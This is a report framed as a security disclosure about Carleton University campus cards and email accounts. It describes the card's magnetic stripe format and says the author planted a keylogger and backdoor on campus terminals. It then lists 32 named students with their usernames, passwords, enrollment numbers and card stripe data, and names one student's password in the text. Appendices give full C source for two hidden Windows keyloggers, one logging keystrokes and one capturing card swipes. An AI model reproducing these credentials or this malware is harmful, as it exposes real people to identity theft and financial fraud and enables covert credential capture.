Appeal for a Carleton Cypherpunk Posse

by Kasper Holmberg[*]

Abstract

This report exposes the poor state of information security affecting students at Carleton University, and specifically provides examples of large-scale identity theft.

[*]. kasper.holmberg@gmail.com

Table of contents

List of figures 2

List of tables 2

Introduction 3

Organization 3

1 Background 4

1.1 Campus Card 4

1.1.1 Outline of Magnetic Stripe 4

1.1.2 Magnetic Stripe Data Composition 4

1.1.3 Library Account Number 5

1.2 Connect Account Communications 5

1.2.1 Registrar Communications 5

1.2.2 Library Notifications 5

2 Method 6

3 Results 6

4 Proposed Remediation 7

5 Conclusions 7

6 Appendix 1 – lula.c 8

7 Appendix 2 – sakura.c 14

List of figures

Illustration of the magnetic stripe on Campus Cards. (Scale: 1:2) 4

Composition of track 2 data on Campus Cards. 4

Composition of student account information found in the first field of track 2 of the Campus Card. 5

Composition of additional data found in the second field of track 2 of the Campus Card. 5

An example of library account data encoded as it would be on a Campus Card. 5

List of tables

Sample of 32 cases of total identity compromise. 6

Brief summary of success rates of results obtained. 7

Introduction

This report is written by a full-time student of Carleton University, currently enrolled as an undergraduate in the Department of Mathematics and Statistics. The author hereby wishes to elicit a response from the reader and the community leading to greater awareness of the issues of privacy and security (or lack thereof) affecting students.

Organization

Some technical and non-technical information relating to the Carleton University Campus Card and Connect e-mail system and their relevance is first provided, followed by a brief explanation of the attack used to obtain private identity information, and finally some example results are presented followed by a brief conclusion.

1 Background

A student's identity at Carleton University is established with a student enrollment number and/or a *Campus Card* which also serves for financial transactions across campus. Furthermore, official e-mail communication with the university occurs via a student's university-provided e-mail account.

Identity information is inter-connected in such a way that total compromise of a student's identity becomes possible by employing a weakest-link method. The fact the Campus Card was designed for dual purposes makes it a weak link vulnerable to information leakage.

A Campus Card contains three key unique identifiers: the magnetic stripe, bar-code, and student enrollment number–the latter two readily leaked from another source: *Connect*.

1.1 Campus Card

"For as long as you are a student here, your new Carleton Campus Card will be the single most important piece of student identification you possess."
—Campus Card Program

1.1.1 Outline of Magnetic Stripe



Figure 1. Illustration of the magnetic stripe on Campus Cards. (Scale: 1:2)

A standard magnetic stripe is located on the back face of Campus Cards. Only the second track of the magnetic stripe is used.

Data	**SS**	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-
Index	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16	17	18	19	20 …
…	**FS**	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	**ES**	**?**
	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35	36	37	38	39	40

Figure 2. Composition of track 2 data on Campus Cards.

Legend:

- **SS** - start sentinel (`0x0B`);
- **FS** - field separator (`0x0D`);
- **ES** - end sentinel (`0x0F`);
- **?** - Longitudinal Redundancy Check (LRC).

Data on track 2 begins with a start sentinel and is divided into two fields, delimited by a field separator. The track ends with an end sentinel and a single parity check-digit.

1.1.2 Magnetic Stripe Data Composition

Data found on the second track of the magnetic stripe is used for financial transactions and organized according to the format specified in ISO 7813.

In the first field, between the start sentinel and field separator, is the student's 12-digit financial account number, adhering to ISO 7812. It is preceded by the university's 6-digit Issuer Identification number (IIN), and terminated by one check-digit calculated using the Luhn check-sum algorithm over the 18 digits of the field.

Data	6	0	0	8	0	7	-	-	-	-	-	-	-	-	-	-	-	-	?
Index	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16	17	18	19	20

Figure 3. Composition of student account information found in the first field of track 2 of the Campus Card.

Legend:

- **?** - Luhn Check Digit.

In the case of Carleton University, the Issuer Identification number is `600807`[1], which includes the single-digit Major Industry Identifier of `6`–identifying the Campus Card as a card for "Merchandising and Banking."

The second field, between the field separator and the end sentinel, contains additional data consisting of a 4-digit student account expiration date[2] and a service code. The expiration date is in the `YYMM` format, where `YY` represents the last two digits of [(year card was issued) + 4] and `MM` represents the two digits calculated with: [(month card was issued) mod 12]. Immediately following this is the 3-digit service code, `120`[3]. The remainder of the field is zeroed.

Data	-	-	-	-	1	2	0	0	0	0	0	0	0	0	0	0	0
Index	22	23	24	25	26	27	28	29	30	31	32	33	34	35	36	37	38

Figure 4. Composition of additional data found in the second field of track 2 of the Campus Card.

1.1.3 Library Account Number

Data encoded in the bar-code, located on the front face of student cards, consists of a single account identifier used for library operations. This 11-digit account number is encoded in the Code 39 standard.

Figure 5. An example of library account data encoded as it would be on a Campus Card.

1.2 Connect Account Communications

> "`This e-mail communication, including all attachments, may contain private, proprietary, privileged and/or confidential information and subject to copyright. It is intended only for the person to whom it is addressed. Any unauthorized use, copying or distribution of the contents of this e-mail is strictly prohibited.` [...]"
>
> —noreply@connect.carleton.ca

The university relays official messages and updates to students through their Connect e-mail accounts. It is the responsibility of the student to keep up to date with these, and replies sent from a Connect account are assumed to have originated from the student and require no further authentication. Some of these e-mails contain identifying and other personal information in plain-text which would allow an attacker to therefore assume a victim's identity.

1.2.1 Registrar Communications

The university registrar makes use of students' Connect accounts for official communication, and may occasionally send e-mails containing otherwise confidential reports about the student's registration status.

1.2.2 Library Notifications

Automated messages about overdue loans or fines are sent periodically to the student's Connect account. Included in plain-text in these e-mails are the student's enrollment number and library account number.

1. Although the author does not have access to the *ISO Register of Card Issuer Identification Numbers*, this conclusion is obvious given amount of data which validates it.

2. Not to be confused with the "Valid To" date printed on the face of the Campus Card. The student account expiration date is linked to the student's financial account, and is not related to the validity period of the card itself.

3. The function of the service code is to identify the card transactions type. `120` corresponds to debit-type cards whereas credit cards commonly have a service code of `100`. Campus Cards are debit cards.

2 Method

Personal and identification credentials were obtained by installing a software keylogger and backdoor on select P.o.S. and other service terminals. Personal information was then obtained by accessing confidential communications with these credentials.

3 Results

The author was able to compromise students' Connect account credentials using the methods described in the previous section, as well as the complete set of data found on Campus Cards. For example, it was determined that student Lubing Wang's Connect username was `lwang5` and the associated password was `W189866`.

A sub-sample of 32 such cases was randomly selected and is presented in the table below in the following format: student's name; Connect account username & password; student enrollment number; library account number; and Campus Card magnetic stripe data. For each student, the string of data under "Campus Card" is the data string encoded on the magnetic stripe.

Note. In order to prevent targeted abuse, data pertaining to financial accounts is associated with the incorrect students. All data is, however, valid and correct at the time of writing.

Name		Connect		Enrollment	Data	
First	Last	username	password	Nº	Library	Campus Card
Ashley	Kenny	akenny	Ashley7	100309514	0862098263X	;6008075996053422651=07041200000000000?
Chelsea	Fahey	cfahey	Cf72366	100709923	08620940929	;6008075956748971983=10041200000000000?
David	Brown	dbbrown	DS1621	100659677	08620694375	;6008075954284587172=10041200000000000?
Daniel	Crepault	dcrepaul	Gedgac1	100754713	08621027291	;6008075957170046351=09041200000000000?
Daniel	Kaunisviita	dkaunisv	Katya20	100617682	0862112369X	;6008075986185765895=10041200000000000?
Erin	Jennings	ejennin2	Relish9	100723120	08620942875	;6008075976896579792=10041200000000000?
Emily	Truman	ejtruman	Mooney4	100350090	08620950622	;6008075937379846793=10041200000000000?
Emily	Senger	esenger	Alberta3	100735639	08621051079	;6008075908852998450=09041200000000000?
Golbon	Mirzadjani	gmirzadj	Gol1361	100328705	08620804170	;6008075914906295661=09041200000000000?
Garrett	Zehr	gzehr	Goodman1	100665295	08621110903	;6008075988348483747=09041200000000000?
Janine	Delorey	jdelore2	Schnepf4	100752250	08621044277	;6008075925809591477=09041200000000000?
Jeffrey	Wolfson	jwolfson	Je123456	100408935	08620663364	;6008075944448539177=10041200000000000?
Kyla	Pearson	kpearson	Stellar0	100695814	08620803042	;6008075998844487647=09041200000000000?
Laura	Gibson	lgibson3	Greece01	100645208	0862071788X	;6008075926999952917=09041200000000000?
Liam	Giffin	lgiffin	Liam82	100699504	08620843540	;6008075942825219314=10041200000000000?
Megan	Cheung	mcheung3	3Memily	100715097	08620913514	;6008075962097756652=09041200000000000?
Marina	Hollingbury	mhollin2	V7W2J8	100674303	08620773852	;6008075980715063400=08041200000000000?
Mallory	Procunier	mprocuni	Beatles4	100680243	08620757458	;6008075949242455090=10041200000000000?
Natalie	Ekholm	nekholm	20Arnold	100714867	08620917668	;6008075954284587172=10041200000000000?
Natalie	Glister	nglister	Natalie1	100693235	08620761285	;6008075990300947917=07041200000000000?
Nicholas	Ruest	nruest	Krystal1	100677447	0862077008X	;6008075965228384351=10041200000000000?
Patricia	Grannum	pgrannum	Toni22	100690540	08620830813	;6008075954284587172=10041200000000000?
Peiwen	Shen	pshen	So8ra	100652918	08620675044	;6008075955922234325=10041200000000000?
Ryan	Hicks	rhicks3	Bilbao1	100282325	08621045109	;6008075919605312337=09041200000000000?
Renee	Jeffrey	rjeffre2	Rdj137	100623135	08621069598	;6008075954284587172=10041200000000000?
Ruth	Laurie	rlaurie	1Tyler	100709737	08620905171	;6008075957170046351=09041200000000000?
Rosemary	Quipp	rquipp	Tiger1	100665037	0862067305X	;6008075986185765895=10041200000000000?
Robert	Randall	rrandall	Robbie82	100294035	0862108709X	;6008075976896579792=10041200000000000?
Ran	Yan	ryan2	Yr113113	100695250	08620844342	;6008075937379846793=10041200000000000?
Sarah	Middleton	smiddlet	Jane23	100751663	0862105874X	;6008075908852998450=09041200000000000?
Tanya	Castle	tcastle2	Patches1	100604703	08620514539	;6008075914906295661=09041200000000000?
Theshlen	Naidoo	tnaidoo	Dogtown2	100291737	08620966936	;6008075988348483747=09041200000000000?

Table 1. Sample of 32 cases of total identity compromise.

The accuracy of the complete set of results is outlined in the table below. Information pertaining to identification was less readily obtainable than that relating to financial accounts.

Identity	Partial	65%
	Total	35%
Financial	Partial	0%
	Total	100%

Table 2. Brief summary of success rates of results obtained.

4 Proposed Remediation

The author simply recommends the discontinuation of use of the Campus Card in its present form.

5 Conclusions

In summary, the current Carleton University information systems infrastructure provides inadequate safeguards against information leakage, potentially leading to identity or financial fraud. It has been proven that identity theft and fraud on a large scale are possible, and it is likely that this is merely the tip of the iceberg.

6 Appendix 1 – lula.c

```
/* lula.c
 *
 * For authorized use only.
 * Use on systems property of Carleton University is FORBIDDEN.
 *
 * Usage: lula [LOG FILE]
 * Output format is one input field per line.
 *
 * This program is free software: you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation, either version 3 of the License, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program.  If not, see <http://www.gnu.org/licenses/>.
 */

#include <stdio.h>
#include <string.h>
#include <time.h>
#include <errno.h>
#include <windows.h>
#include <winuser.h>
#include <windowsx.h>

#ifndef VK_OEM_1
#define VK_OEM_1        (0xBA)
#endif
#ifndef VK_OEM_PLUS
#define VK_OEM_PLUS     (0xBB)
#endif
#ifndef VK_OEM_COMMA
#define VK_OEM_COMMA    (0xBC)
#endif
#ifndef VK_OEM_MINUS
#define VK_OEM_MINUS    (0xBD)
#endif
#ifndef VK_OEM_PERIOD
#define VK_OEM_PERIOD   (0xBE)
#endif
#ifndef VK_OEM_2
#define VK_OEM_2        (0xBF)
#endif
#ifndef VK_OEM_3
#define VK_OEM_3        (0xC0)
#endif
#ifndef VK_OEM_4
```

```
#define VK_OEM_4        (0xDB)
#endif
#ifndef VK_OEM_5
#define VK_OEM_5        (0xDC)
#endif
#ifndef VK_OEM_6
#define VK_OEM_6        (0xDD)
#endif
#ifndef VK_OEM_7
#define VK_OEM_7        (0xDE)
#endif

#define DEFAULT_FILENAME "lula.txt"

int
main ( argc, argv )
int argc;
char ** argv;
{
    HWND foo;
    int r;
    unsigned short int i;
    unsigned short int shift_flag = 0,
                       caps_flag = 0;
    const unsigned short int keys_n = 72;

    /* http://msdn2.microsoft.com/en-us/library/ms645540(VS.85).aspx */
    const int keys[] = {
        0x41, /* A */
        0x42,
        0x43,
        0x44,
        0x45,
        0x46,
        0x47,
        0x48,
        0x49,
        0x4A,
        0x4B,
        0x4C,
        0x4D,
        0x4E,
        0x4F,
        0x50,
        0x51,
        0x52,
        0x53,
        0x54,
        0x55,
        0x56,
        0x57,
        0x58,
        0x59,
        0x5A, /* Z */
        0x30, /* 0 */
        0x31,
        0x32,
        0x33,
        0x34,
        0x35,
        0x36,
        0x37,
        0x38,
        0x39, /* 9 */
        VK_OEM_3,       /* `~ */
        VK_OEM_MINUS,   /* -_ */
        VK_OEM_PLUS,    /* =+ */
        VK_OEM_5,       /* \| */
        VK_OEM_4,       /* [{ */
        VK_OEM_6,       /* ]} */
        VK_OEM_1,       /* ;: */
        VK_OEM_7,       /* '" */
        VK_OEM_COMMA,   /* ,< */
        VK_OEM_PERIOD,  /* .> */
        VK_OEM_2,       /* /? */
        VK_SPACE,
        VK_NUMPAD0,
        VK_NUMPAD1,
        VK_NUMPAD2,
        VK_NUMPAD3,
        VK_NUMPAD4,
        VK_NUMPAD5,
        VK_NUMPAD6,
        VK_NUMPAD7,
        VK_NUMPAD8,
        VK_NUMPAD9,
        VK_DECIMAL,
        VK_ADD,
        VK_DIVIDE,
        VK_MULTIPLY,
        VK_SUBTRACT,
        VK_LBUTTON,
        VK_TAB,
        VK_RETURN,
        VK_BACK,
        VK_DELETE,
        VK_LEFT,
        VK_RIGHT,

        VK_SHIFT,
        VK_CAPITAL,

        0
    };
    const char * keys_rtn[][2] = {
        { "a", "A" },
        { "b", "B" },
        { "c", "C" },
        { "d", "D" },
        { "e", "E" },
        { "f", "F" },
        { "g", "G" },
        { "h", "H" },
        { "i", "I" },
        { "j", "J" },
        { "k", "K" },
        { "l", "L" },
        { "m", "M" },
        { "n", "N" },
        { "o", "O" },
        { "p", "P" },
        { "q", "Q" },
        { "r", "R" },
        { "s", "S" },
        { "t", "T" },
        { "u", "U" },
        { "v", "V" },
        { "w", "W" },
        { "x", "X" },
        { "y", "Y" },
        { "z", "Z" },
        { "0", ")" },
        { "1", "!" },
        { "2", "@" },
        { "3", "#" },
        { "4", "$" },
        { "5", "%" },
        { "6", "^" },
        { "7", "&" },
        { "8", "*" },
        { "9", "(" },
        { "`", "~" },
        { "-", "_" },
        { "=", "+" },
        {"\\", "|" },
        { "[", "{" },
        { "]", "}" },
        { ";", ":" },
        { "'", "\""},
        { ",", "<" },
        { ".", ">" },
        { "/", "?" },
        { " ", " " },
        /* Numpad */
        { "0", "0" },
        { "1", "1" },
        { "2", "2" },
        { "3", "3" },
        { "4", "4" },
        { "5", "5" },
        { "6", "6" },
        { "7", "7" },
        { "8", "8" },
        { "9", "9" },
        { ".", "." },
        { "+", "+" },
        { "/", "/" },
        { "*", "*" },
        { "-", "-" },
        /* Submit */
        { "\n", "\n" }, /* Left mouse button */
        { "\n", "\n" }, /* TAB key */
        { "\n", "\n" }, /* ENTER key */
        /* Special */
        { "[<<<]", "[<<<]" }, /* BACKSPACE key */
        { "[DEL]", "[DEL]" }, /* DEL key */
        { "[ < ]", "[ < ]" }, /* LEFT ARROW key */
        { "[ > ]", "[ > ]" }, /* RIGHT ARROW key */

        { NULL, NULL }
    };
    char * log_filename = NULL;
    FILE * log_file;

    if ( argc == 1 )
        log_filename = strdup( DEFAULT_FILENAME );
    else if ( argc == 2 )
        log_filename = strdup( argv[1] );
    else
        exit( EXIT_FAILURE );

    if ( log_filename == NULL )
        exit( EXIT_FAILURE );

    AllocConsole();
    foo = FindWindowA( "ConsoleWindowClass", NULL );
    ShowWindow( foo, 0 );

    for (;;)
    {
        Sleep(1);
        for ( i = 0; i < keys_n; i++ )
        {
            r = GetAsyncKeyState( keys[ i ] );
            if ( r & 0x1 )
            {
                if ( keys[ i ] == VK_SHIFT )
                    shift_flag = 1;
                else if ( keys[ i ] == VK_CAPITAL )
                    caps_flag = !caps_flag;
                else
                {
                    log_file = fopen( log_filename, "a+" );
                    if ( log_file == NULL )
                        exit( EXIT_FAILURE );
                    else
                    {
                        fputs( keys_rtn[ i ]
                               [ shift_flag ^ (caps_flag && i <= 26) ],
                               log_file );
                        fclose( log_file );
                    }
                    if ( shift_flag )
                        shift_flag = 0;
                }
            }
        }
    }

    return EXIT_SUCCESS;
}

```

7 Appendix 2 – sakura.c

```
/* sakura.c
 *
 * For authorized use only.
 * Use on systems property of Carleton University is FORBIDDEN.
 *
 * Usage: sakura [LOG FILE]
 * Output format is one card swipe per line.
 * If no LOG FILE is supplied, the program attempts to output
 * to the default ``C:\Temp'' directory.
 *
 * This program is free software: you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation, either version 3 of the License, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program.  If not, see <http://www.gnu.org/licenses/>.
 */

#include <stdio.h>
#include <string.h>
#include <time.h>
#include <errno.h>
#include <windows.h>
#include <winuser.h>
#include <windowsx.h>

#define BUFFER_LEN (39)
#define default_filename "C:\\Temp\\sakura.txt"

int
main ( argc, argv )
int argc;
char ** argv;
{
    HWND foo;
    int r;
    unsigned short int i, n = 0;
    const unsigned short int keys_n = 12;
    const int keys[] = { 0xBA, 0x30, 0x31, 0x32,
                         0x33, 0x34, 0x35, 0x36,
                         0x37, 0x38, 0x39, 0xBF };
    const char keys_rtn[] = { ';',  '0',  '1',  '2',
                              '3',  '4',  '5',  '6',
                              '7',  '8',  '9',  '?' };
    char * buffer, * log_filename = NULL;
    FILE * log_file;

    if ( argc == 1 )
        log_filename = strdup( default_filename );
    else if ( argc == 2 )
        log_filename = strdup( argv[1] );
    else
        exit( EXIT_FAILURE );

    if ( log_filename == NULL )
        exit( EXIT_FAILURE );

    AllocConsole();
    foo = FindWindowA( "ConsoleWindowClass", NULL );
    ShowWindow( foo, 0 );

    buffer = malloc( sizeof( * buffer ) * (BUFFER_LEN + 1) );
    if ( buffer == NULL )
        exit( EXIT_FAILURE );

    for (;;)
    {
        Sleep(2);
        for ( i = 0; i < keys_n; i++ )
        {
            r = GetAsyncKeyState( keys[ i ] );
            if ( r & 0x1 )
                if ( keys[ i ] == keys[ 0 ] )
                {
                    n = 0;
                    buffer[ n++ ] = keys_rtn[ i ];
                }
                else if ( n == BUFFER_LEN - 2 )
                {
                    strncpy( buffer + n, "?", 2 * sizeof( char ) );
                    log_file = fopen( log_filename, "a+" );
                    if ( log_file == NULL )
                        exit( EXIT_FAILURE );
                    else
                    {
                        fputs( buffer, log_file );
                        fputs( "\n", log_file );
                        fclose( log_file );
                    }
                    n = 0;
                }
                else if ( n != 0 && n < BUFFER_LEN - 1 )
                {
                    buffer[ n++ ] = keys_rtn[ i ];
                    if ( n == 20 )
                        buffer[ n++ ] = '=';
                }
                else
                    n = 0;
        }
    }

    free( buffer );
    if ( argc == 2 )
        free( log_filename );
    exit( EXIT_SUCCESS );
}

```